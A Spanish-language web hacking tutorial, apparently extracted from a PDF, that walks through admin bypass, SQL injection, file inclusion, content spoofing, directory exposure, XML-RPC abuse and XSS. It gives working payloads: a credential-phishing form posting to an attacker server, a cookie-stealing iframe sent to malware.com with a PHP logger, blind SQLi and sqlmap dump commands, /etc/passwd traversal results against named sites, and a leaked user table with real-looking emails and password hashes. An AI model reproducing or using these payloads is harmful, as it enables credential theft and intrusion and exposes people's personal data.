
Pondremos un ejemplo sencillo y muy entendible:

Tenemos una pagina web de noticias que queremos vulnerar y sabemos cual es su panel.

[www.shoppingmarket.com](http://www.shoppingmarket.com) tiene en especial identificar a noticias por "ID".

[www.shoppingmarket.com/news.php?id= 1,2,3,4,5,6,7,8](http://www.shoppingmarket.com/news.php?id=1,2,3,4,5,6,7,8) ect..

tambien sabemos cual es el panel administrativo:



The screenshot shows a web interface for 'Application Management'. At the top left, it says 'Please Login.'. On the left side, there is a large image of a yellow padlock. In the center, the text 'Please Login' is displayed. To the right of the padlock, there is a message box that reads: 'Message: You must have the proper credentials to access this page. Please login.' Below the message box, there is a login form with three fields: 'Username: \*', 'Password: \*', and 'Remember me:'. The 'Remember me' field has a checkbox. At the bottom right of the form is a 'Login' button. Below the form, there is a link that says 'Forgot your password?'.

[www.shoppingmarket.com/admin.php](http://www.shoppingmarket.com/admin.php) ("bajo php y nos pide las credenciales") => en un acto de bypass nuestro objetivo es saltarnos esta peticion de credenciales y tener privilegios administrativos en este caso la web puede tener "Direcciones No Protegidas" por lo tanto si encontramos un modulo administrativo como el de editar noticias corremos con la suerte de modificar esta noticia.

[www.shoppingmarket.com/admin/news\\_edit.php?id=1](http://www.shoppingmarket.com/admin/news_edit.php?id=1) (salteamos el panel y tenemos privilegios para editar esta noticia")

de esto se trata el bypass como tal en que salteamos esos llaves para obtener privilegios en el sistema de alibaba es algo parecido pero lo hemos explicado a una forma mas comprensible normalmente la herramienta ATSCAN hace una funcion parecida pero automatizada de esta forma una forma “Manual” y sencilla de explicar sin tantos comandos.

## SQL INJECTION Y FILE INCLUSION

**SQL INJECTION:** El metodo de sql injection en sitios webs es reconocido durante años y muchas personas han dicho que este metodo pasara a la historial por que han dicho que como puede ser posible que ya durante años se han visto acciones delictivas por piratas informaticos utilizando este metodo y no han sido detenidos una de las cosas que buscna lo piratas informaticos es robar credenciales administrativas y credenciales de clientes o usuarios que se encuentra en una base de datos SQL.

### Tabla De Usuarios En Una Base De Datos SQL:

```
--
-- Table structure for table `user`
--

CREATE TABLE `user` (
  `id` int(11) NOT NULL,
  `username` varchar(25) NOT NULL,
  `password` varchar(9999) NOT NULL,
  `email` varchar(9999) NOT NULL,
  `date` date NOT NULL,
  `posts` int(11) NOT NULL DEFAULT '0',
  `score` int(11) NOT NULL DEFAULT '0',
  `picture` varchar(9999) NOT NULL DEFAULT 'picture/default.jpg'
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
-- Dumping data for table `user`
--

INSERT INTO `user` (`id`, `username`, `password`, `email`, `date`, `posts`, `score`, `picture`) VALUES
(7, 'itm352', 'd85c996025f60ec0df31011198a5ffffbb96885d2', 'grader@gmail.com', '2012-11-15', 1238, 579, 'picture/puppy.jpg'),
(8, 'member1', '6367c48dd193d56ea7b0baad25b19455e529f5ee', 'member@email.com', '2015-09-02', 280, 165, 'picture/mario.png'),
(9, 'member2', '7c4a8d09ca3762af61e59520943dc26494f8941b', 'test@email.com', '2016-04-11', 124, 89, 'picture/default.jpg');
```

Cuando tenemos una página y queremos ver si nos visualiza el error para comenzar a aplicar el método de sql injection podremos usar caracteres, comillas entre otros símbolos para poder visualizar el fallo de seguridad.

Ejemplo:



## Details

Title

Highlights

Description

Publication Date

Organization

Web Location

Feedback: Please [contact us](#) if you have a similar experience.

<https://www.huduser.gov/portal/rbc/rbcdetails.php?DocId=1>

agregando comillas:

← → ↻  <https://www.huduser.gov/portal/rbc/rbcdetails.php?DocId=1``>

**Warning:** odbc\_exec(): SQL error: [Microsoft][ODBC SQL Server Driver][SQL Server]Incorrect syntax near 'D:\HUDUser\wwwMain\portal\rbc\rbcdetails.php' on line 32

**Warning:** odbc\_num\_rows() expects parameter 1 to be resource, boolean given in D:\HUDUser\wwwMain\po

**Warning:** odbc\_result() expects parameter 1 to be resource, boolean given in D:\HUDUser\wwwMain\portal\

**Warning:** odbc\_result() expects parameter 1 to be resource, boolean given in D:\HUDUser\wwwMain\portal\

**Warning:** odbc\_result() expects parameter 1 to be resource, boolean given in D:\HUDUser\wwwMain\portal\

**Warning:** odbc\_result() expects parameter 1 to be resource, boolean given in D:\HUDUser\wwwMain\portal\

<https://www.huduser.gov/portal/rbc/rbcdetails.php?DocId=1``>

## INJECTANDO PAGINA VULNERABLE

Existe herramientas y el metodo tipico que es el manual muy utilizado en casos que la herramienta automatizada no deje injectar por distintas cosas que pasan:

- 1) La pagina tiene mod\_security
- 2) La pagina esta aleada con cloudflare
- 3) La pagina se encuentra bajo https

Bien el metodo manual es jugarnos con la base de datos y buscar las tablas.

[www.shoppingmarket.com](http://www.shoppingmarket.com) => es la pagina ejemplo que hemos usado y ahora la volveremos usar es una pagina falsa no la hemos creado y posiblemente se encuentre en linea pero no funcionara para probar ya que estamos explicando.

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) -> digamos que este parámetro posiblemente sea el vulnerable también sabemos que es method get ya que nos proporciona una "ID" en cambio el method post puede mostrar galería.php pero no tener un parámetro.

Bien ahora lo que vamos hacer es aplicar comillas muy bien vimos que es vulnerable:



[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1)

ahora buscaremos la tabla donde se encuentra la tabla login o admin que son las mas conocidas durante la búsqueda de las credenciales.

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(\*) FROM admin)

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(\*) FROM login)

si no nos da nada es por definitivamente esta tabla no existe la base de datos.

Bien digamos que la tabla login haber si existe y en caso que esta tabla exista tendríamos ahora que enumerar las columnas de esa tabla.

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(\*) FROM login)

bien ahora vamos a enumerar el numero de columnas existente en la tabla:

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(\*) FROM login) > 4

si nos da un false o no nos da nada posiblemente la tabla solamente tenga 3 columnas.

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(\*) FROM login) = 3

ahora si nos da true significa que si existen 3 registros. Ahora nos tocara buscar el nombre de las columnas.

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(username) FROM login)

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT Count(password) FROM login)

ahora solo nos queda leer esos datos para gestionar la contraseña de la base de datos:

[www.shoppingmarket.com/galeria.php?id=1](http://www.shoppingmarket.com/galeria.php?id=1) AND (SELECT length(password) FROM users where id=1) > 5

si la contraseña tiene 5 caracteres este nos dara un "TRUE" y si no tiene esa cantidad de caracteres nos dara un "FALSE".

Para aplicar el método de sql injection automatizado existen distintas herramientas como havij o sqlmap a quien le guste trabajar con la terminal en lenguaje python y havij la que le guste ver la infraestructura del software mientras hace su trabajo de detección y automatizado de injection sql.

## INYECCION SQL CON HERRAMIENTA AUTOMATIZADA

para realizar el sql injection automatizado podemos utilizar 2 herramientas y son las mas utilizadas una por terminal y otra que puedes visualizar su infraestructura y tambien cuenta con otras herramientas para desencryptar la contraseña y buscar paneles administrativos para buscar el sistema de gestion de contenido.

- 1) Vamos a descargar sqlmap desde su web oficial pero recuerda primero que todo descargar python:

Si usas windows direccion: <https://www.python.org/ftp/python/2.7.12/python-2.7.12.msi>

Si usas linux: <https://www.python.org/downloads/source/>

- 2) Ahora instalamos y luego descargamos sqlmap de github:

Direccion de descarga: <https://github.com/sqlmapproject/sqlmap>

- 3) Ahora vemos en la capreta donde descargamos sqlmap:

Nombre ^	Fecha de modificación	Tipo	Tamaño
extra	02/08/2016 4:21	Carpeta de archivos	
lib	02/08/2016 4:21	Carpeta de archivos	
plugins	02/08/2016 4:21	Carpeta de archivos	
procs	02/08/2016 4:21	Carpeta de archivos	
shell	02/08/2016 4:21	Carpeta de archivos	
tamper	02/08/2016 4:21	Carpeta de archivos	
thirdparty	02/08/2016 4:21	Carpeta de archivos	
txt	02/08/2016 4:21	Carpeta de archivos	
udf	02/08/2016 4:21	Carpeta de archivos	
waf	02/08/2016 4:21	Carpeta de archivos	
xml	02/08/2016 4:21	Carpeta de archivos	
.gitattributes	02/08/2016 4:21	Archivo GITATTRIB...	1 K
.gitignore	02/08/2016 4:21	Archivo GITIGNORE	1 K
.travis.yml	02/08/2016 4:21	Archivo YML	1 K
README.md	02/08/2016 4:21	Archivo MD	4 K
sqlmap.conf	02/08/2016 4:21	Archivo CONF	20 K
sqlmap	02/08/2016 4:21	Archivo PY	11 K
sqlmapapi	02/08/2016 4:21	Archivo PY	2 K

Ahora lo que nos queda es ejecutar la terminal y desde la terminal ejecutar el sqlmap.py.

En el proceso de ejecucion tengo sqlmap en una carpeta.



C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master

Abro la terminal y coloco.

CD C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master

Y luego ir a la ejecucion de sqlmap

C:\Users\h\Desktop\Web Pentest\sqlmap-master\sqlmap-master

Tenemos los comandos justo aca sabemos la estructura del proceso automatizado de sql injection:

### **Comandos Respectivamente Con Los El Proceso Estructural De Una Injection SQL:**

- 1 - sqlmap.py - "www.ejemplo.com" -dbs => injection inicial
- 2- sqlmap.py -u "www.ejemplo.com" -D (Nombre de la base de datos) --tables
- 3 - sqlmap.py -u "www.ejemplo.com" -D (Nombre de la base de datos) -T (nombre de la tabla) --columns
4. sqlmap.py -u [www.google.com](http://www.google.com) -D (Nombre de la base de datos) -T (nombre de la tabla) -C (nombre de la columna) --dump

## **TECNICA — REMOTE FILE INCLUSION**



Casi igual al remote code execution llega File Inclusion con el mismo objetivo que es subir una web shell en el servidor vulnerable.

Vamos con los detalles:

Dorks Utilizadas: /index.php?page= /index.php?side= /main.php?page=

LFI No Filtra Funciones: include() require() require\_once() include\_once()



El error del filtro las funcione include() adema que no encontro su archivo destino y de hecho puede proceder ante la tecnica de File Inclusion.

LFI checker desde nuestro proyecto de herramientas automatizadas para procesar vulnerabilidades en develop service.

<http://lab.developservice.com.ve/servicio/demo/panel/LFI.php> recordamos las contraseñas "usuario:root clave:123456".

## LFI CHECK

START

```
[!] TARGET : http://espectaculosts.es/index.php?s=//etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
[!] TARGET : http://espectaculosts.es/index.php?s=../../../../etc/passwd-> VULNERABLE !
```

## CONTENT SPOOFING Y TEXT INJECTION

Muchas paginas se hacen expuestas sobre la vulnerabilidad de CONTENT SPOOFING y son los problemas de seguridad que mas se encuentran y posiblemente bien pagado por un reporte de un valor de 300 dolares.

**Que es CONTENT SPOOFING:** Es un ataque contra un usuario posible gracias a una vulnerabilidad de inyección en una aplicación web . Cuando una aplicación no maneja datos suministrados por el usuario correctamente , un atacante puede suministrar contenido a una aplicación web, a través de un valor de parámetro general, que se refleja de vuelta al usuario . Esto presenta al usuario una página modificada en el contexto del dominio de confianza .

Sobre el content spoofing existe la posibilidad y pone en riesgo a clientes y a los mismos trabajadores de la empresa al mandar “Link Maliciosos” y que estos parezcan que provienen de la pagina web que es vulnerable.

Según owsap:

Un posible escenario de ataque se demuestra a continuación. Para este escenario , permite Supone que se está llevando a cabo ninguna codificación de salida :

- 1) Atacante descubre la vulnerabilidad de inyección y decide suplantar un formulario de acceso Atacante artesanía enlace malicioso , incluyendo su contenido HTML inyectado, y la envía a un usuario a través de correo electrónico
- 2) El usuario visita la página debido a la página que se encuentra dentro de un dominio de confianza HTML inyectada del atacante se procesa y presenta al usuario solicitando un nombre de usuario y contraseña
- 3) El usuario introduce un nombre de usuario y contraseña , que son a la vez envía al servidor atacantes.

Al solicitar el siguiente enlace , la página representa el HTML inyectado, presenta un formulario de acceso , y comenta el resto de la página después del punto de inyección .


Una vez que un usuario introduce su nombre de usuario y contraseña , los valores se envían a una página login.php cuyo nombre aparece en el servidor del atacante a través de POST .

```
http://127.0.0.1/vulnerable.php?name=<h3>Please Enter Your Username and Password to Proceed:</h3><form method="POST" action="http://attackerserver/login.php">Username: <input type="text" name="username" /><br />Password: <input type="password" name="password" /><br /><input type="submit" value="Login" /></form>
```

bien ahora mostraremos un ejemplo de como funciona cogeremos el mismo formulario para robar credenciales de lo clientes.

## **En Practica:**






Bien tenemos la direccion vulnerable ahora necesitamos es ingresar un formulario y una web que ejecute al momento de darle al “Submit boton login” el scrip “php” pero dirigible a otro sitio externo.


Formulario HTML:

```
<h3>Please Enter Your Username and Password to Proceed:</h3><form method="POST"
action="http://attackerserver/login.php">Username: <input type="text" name="username"
/><br />Password: <input type="password" name="password" /><br /><input type="submit"
value="Login" /></form>
```

Method="post" action="codigomalicioso.php"



## SVN REPOSITORIOS

Ciaran McNally (mak)

3092  
Reputation

28th  
Rank

5.88  
Signal

96th  
Percentile

17.91  
Impact




90th  
Percentile

Sign in

110

#72243

Publicly exposed SVN repository, ht.pornhub.com

Share:      



State Resolved (Closed)

Disclosed publicly June 25, 2016 6:23pm -0430

Reported To Pornhub

Types Authentication, Information Disclosure, Missing Best Practice, Remote Code Execution


Bounty \$10,000

Participants   

Los SVN repositorios no son mas que ficheros y directorios durante tiempo paginas ubican repositorios en sub dominios ejemplo svn.ejemplo.com donde se almacenan “base de datos” y ficheros exactos que concuerdan con los proyectos que se realizan a las paginas que incorporan .

En bu bounty se ha visto que tiene un valor de 10.000.00 dolares encontrar estos repositorios que esten en otros servidores o en el mismo servidor alojados esto tambien es conocido como Information Disclosure algo parecido sucedió en la pagina pornhub.

Ejemplo:



## DIRECOTRIOS INFORMATION DISCLOSURE

Hablamos de los repositorios los repositorio solo se ha valido de encotnrar informacion sobre el servidor donde se encuentre la visibilidad de ficheros vulnerables y que permiten a un hacker leer los scripts y idearse una tecnica para aplicarla en la pagina real ademas que los repositorios svn almacenan tambien contraseñas y por ello ponen en riesgo la pagina.

Ahora vamos con los directorios ubicaremos los directorios vulnerable cuando hablamos de directorios significa “carpetas” donde estan almacenado ficheros pero no estan protegidos a la visibilidad de un hacker.

“Index of” => asi titulado es un directorio basico.

Unas de las cosas que podemos encontrar en directorios son ficheros sensibles:

Config.ini => detalles de servidor mysql

Db\_name.sql.rar => es otro ejemplo de almacenamiento de una DB en un directorio.

Directorios:

- Config
- Backup
- DB
- Admin
- Uploads
- Img
- Js
- Css
- Sql

Estos son uno de los que existen y podemos utilizar herramientas y como ya sabemos los nombres tambien podremos intentar con unos de estos.

## Ejemplo:

← → × Miami-Dade Aviation Department [US] <https://lostandfound.miami-airport.com/login.php>

**MIA** MIAMI-DADE COUNTY  
MIAMI INTERNATIONAL AIRPORT

**LOG-IN (RETURN VISIT)**

Email

Password

[LOGIN](#) [Forgot your password?](#)

**LOG-IN (FIRST TIME)**

NAME AND ADDRESS AS IT WOULD APPEAR ON IDENTIFICATION ASSOCIATED WITH THE ITEM

First Name

Last Name

Email

Confirm Email

Password

Confirm Password

Country

Street Address

Apt/Suite/Other

Select state

Esperando a www.google.com...

La presente pagina bajo “https” y con poco trafico en utilizando dorks.

## Index of /db

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">great-karma-dia.sql.zip</a>	25-Mar-2016 14:24	66K	

Apache/2.2.15 (Linux) Server at lostandfound.miami-airport.com Port 443

Para encontrar directorios utilizamos una herramienta online. No utilizamos “dirbuster” por que dirbuster no salta el https entonces URL Fuzzer nos funciona muy bien:

<https://pentest-tools.com/website-vulnerability-scanning/discover-hidden-directories-and-files>

Directorio CONFIG:

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">config-cron.php</a>	25-Mar-2016 14:24	480	
 <a href="#">config.php</a>	25-Mar-2016 15:20	2.2K	
 <a href="#">dia.great-karma.com.config.php</a>	25-Mar-2016 14:24	685	
 <a href="#">dia.great-karma.com.smarty.config.php</a>	25-Mar-2016 14:24	592	
 <a href="#">localhost.config.php</a>	25-Mar-2016 14:24	719	
 <a href="#">localhost.smarty.config.php</a>	25-Mar-2016 14:24	652	
 <a href="#">lostandfound.miami-airport.com.config.php</a>	25-Mar-2016 15:19	787	
 <a href="#">lostandfound.miami-airport.com.smarty.config.php</a>	25-Mar-2016 14:32	638	
 <a href="#">mia.great-karma.com.config.php</a>	25-Mar-2016 14:24	721	
 <a href="#">mia.great-karma.com.smarty.config.php</a>	25-Mar-2016 14:24	588	
 <a href="#">temporary.dialostandfound.com.config.php</a>	25-Mar-2016 14:24	636	
 <a href="#">temporary.dialostandfound.com.smarty.config.php</a>	25-Mar-2016 14:24	623	
 <a href="#">www.dialostandfound.com.config.php</a>	25-Mar-2016 14:24	618	
 <a href="#">www.dialostandfound.com.smarty.config.php</a>	25-Mar-2016 14:24	587	

## Exposed Passwords .sql.zip

```
4114 `first_name` varchar(100) NOT NULL,
4115 `last_name` varchar(100) NOT NULL,
4116 `email` varchar(255) NOT NULL,
4117 `password` varchar(32) NOT NULL,
4118 `dob` date DEFAULT NULL,
4119 `gender` enum('M','F') NOT NULL,
4120 `country` varchar(2) NOT NULL,
4121 `city` varchar(150) NOT NULL,
4122 `state` int(11) NOT NULL,
4123 `active` enum('Y','N') NOT NULL DEFAULT 'Y',
4124 `is_admin` enum('Y','N') NOT NULL DEFAULT 'N',
4125 `user_type_id` tinyint(4) NOT NULL,
4126 `location_id` int(11) DEFAULT NULL,
4127 `registered_from_client_id` int(11) DEFAULT NULL,
4128 `dt_registered` datetime NOT NULL,
4129 PRIMARY KEY (`user_id`)
4130 ) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=71 ;
4131
4132 --
4133 -- Dumping data for table `users`
4134 --
4135
4136 INSERT INTO `users` (`user_id`, `first_name`, `last_name`, `email`, `password`, `dob`, `gender`, `country`, `city`, `st
4137 (1, 'Jatinder', 'Kumar', 'jatinder_old@brainml.com', '96e79218965eb72c92a549dd5a330112', '1995-12-30', 'M', 'US', 'San
4138 (2, 'Jatinder1', 'Kumar1', 'jatinder@test2.com', '96e79218965eb72c92a549dd5a330112', '2012-01-01', 'M', '0', 'Chandigar
4139 (3, 'Prayag', 'Patel', 'prayag77@gmail.com', '5f4dcc3b5aa765d61d8327deb882cf99', '1977-04-11', 'M', 'US', 'Guttenberg',
4140 (4, 'Ellen', 'Golden', 'ellendgolden@yahoo.com', '31c552762c3184a8f1325d6df2100169', '1970-12-30', 'F', 'US', 'New York
4141 (5, 'jonathan', 'meachin', 'jon.meachin@gmail.com', '44d787bd5b04092d043aa489e44e4c8a', '0000-00-00', '', 'US', 'philad
4142 (6, 'cyrrille', 'eloundou', 'cyrrillesaxo@yahoo.fr', 'e73c32c112abc809dba321e2d2892861', '0000-00-00', '', 'US', 'new yor
4143 (7, 'New York', 'City', 'newyork@avis.com', '5f4dcc3b5aa765d61d8327deb882cf99', '0000-00-00', 'M', '', '', '0', 'Y', 'N'
```

## XML-RPC WORDPRESS DRUPAL PROOF-OF-CONCEPT:



XML-RPC en bug bounty se ha notado mucho en blogs de paginas populares empresariales ahora y una de las razones por que las empresas estan alerta ante este tipo de vulnerabilidad es por que permite a un hacker realizar ataques de fuerza bruta y DoS ademas de incorporar otras acciones la web newrelic la acabamos de reportar con esta vulnerabilidad en un bug bounty program.

> https://de.blog.newrelic.com/xmlrpc.php

>XML-RPC server accepts POST requests only.

- Codigo de explotacion:

- <?xml version="1.0"?>
- <methodCall>
- <methodName>system.listMethods</methodName>
- <params>
- <param>
- </param>
- </params>
- </methodCall>

Guardamos el formato como por ejemplo victima.txt

Bajamos CURL y instalamos en windows o linux y ejecutamos desde su carpeta instalada:

CURL: <http://www.confusedbycode.com/curl/>

=> curl -data @victima.txt <https://de.blog.newrelic.com/xmlrpc.php>

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
  <methodName>wp.getUsersBlogs</methodName>
  <params>
    <param><value>admin</value></param>
    <param><value>admin123</value></param>
  </params>
</methodCall>
```



## 6 - CROSS-SITE-SCRIPTING “XSS”



son un tipo de inyección, en el que las secuencias de comandos maliciosos se inyectan en los sitios web de otro modo benignos y de confianza. ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Defectos que permiten que estos ataques tengan éxito son bastante generalizada y se producen en cualquier lugar de una aplicación web utiliza la entrada de un usuario dentro de la salida se genera sin validar o que lo codifica.

Ventajas Del XSS:

- 1) Permite al atacante crear un inyectar un JavaScript Malicioso en el sitio web cuando un usuario visita el vinculo diseñado especialmente se podra ejecutar el codigo malicioso.
- 2) Una Web Con Vulnerabilidad XSS puede permitir a los atacantes hacer ataques de phishing ,robar credenciales y incluso incorporar gusanos.

Donde Encontrar El XSS:

Muchas veces estos cross site scripting son encontrados en buscadores y en gran mayoría en pagina programadas en lenguaje de programacion PHP.

Como por ejemplo podria utilizar una pagina.



Una de las ventajas que tenemos es como hemos dicho.

- 1) ingresar formulario con ejecucion a codigo externo.
- 2) robar Cookie mediante insertacion de java script

Donde insertar el script ademas podemos incorporar el robo de cookie mediante la creacion de un clickjailking y el redireciconamiento de la pagina desde entonces podriamos utilizar un metodo para (Robar Tarjetas De Credito) de esta pagina implantando un boton que ejecuta un "PHP" y este PHP toma otra funcion que es redireccionar la pagina un formulario o simplemente integrar un formulario y hacer que este se guarde en un texto en un servidor externo.

Direccion:

/recommendations.php?id= (HTML CODE)

Ventas Del Pirata:

- 1) Robo De Cookie
- 2) Crear Un Formulario Falso
- 3) Implantar Un Iframe De Un Servidor Externo

Robando Cookie Por Iframe Con Java script:

```
document.write('<iframe  
src="http://www.malware.com/?NOMBRECOOKIE='+document.cookie+'" width="0" height="0"  
style="display: none;"></iframe>');
```

PHP CODE:

```
<?php  
$cookie = $_GET['NOMBRECOOKIE']; // Recibimos el valor del parámetro NOMBRECOOKIE  
$conexion = fopen("cookies.txt", "a"); // Abrimos el archivo cookies.txt para escribir al final de él  
fwrite($conexion, "$cookie"); // Escribimos el contenido almacenado en la variable $cookie  
fclose($conexion); // Cerramos el archivo  
?>
```

## 7 - BURP SUTIE



Burp Suite es una herramienta muy utilizada en el testing de paginas webs cuando queremos encontrar una vulnerabilidad los auditores e investigadores se afarran a utilizar Burp Suite para encontrar mas rapido las vulnerabilidades entre ellas existe una lista y mas de un participante en los eventos en hackerone han ganado hasta 10.000.00 dolares BURP SUITE como soporte para auditoraciones de seguridad.

Funciones De BURP Suite:

- 1) Mapeo
- 2) Analisis De Vulnerabilidades
- 3) Explotacion De Vulnerabilidades

Componentes:

- 1) Utiliza un proxy de interceptacion por lo tanto permite modificar trafico entre el navegador y aplicación objetivo.
- 2) Un Spider para recabar contenido y funcionalidades.
- 3) Es capaz de detectar todo tipo de vulnerabilidades.

Para descargar BURP SUITE “gratis” deberas visitar esta pagina web:

Direccion De Descarga: <https://portswigger.net/burp/freedownload>

## **Que Necesitamos Para Instalar BURP SUITE:**

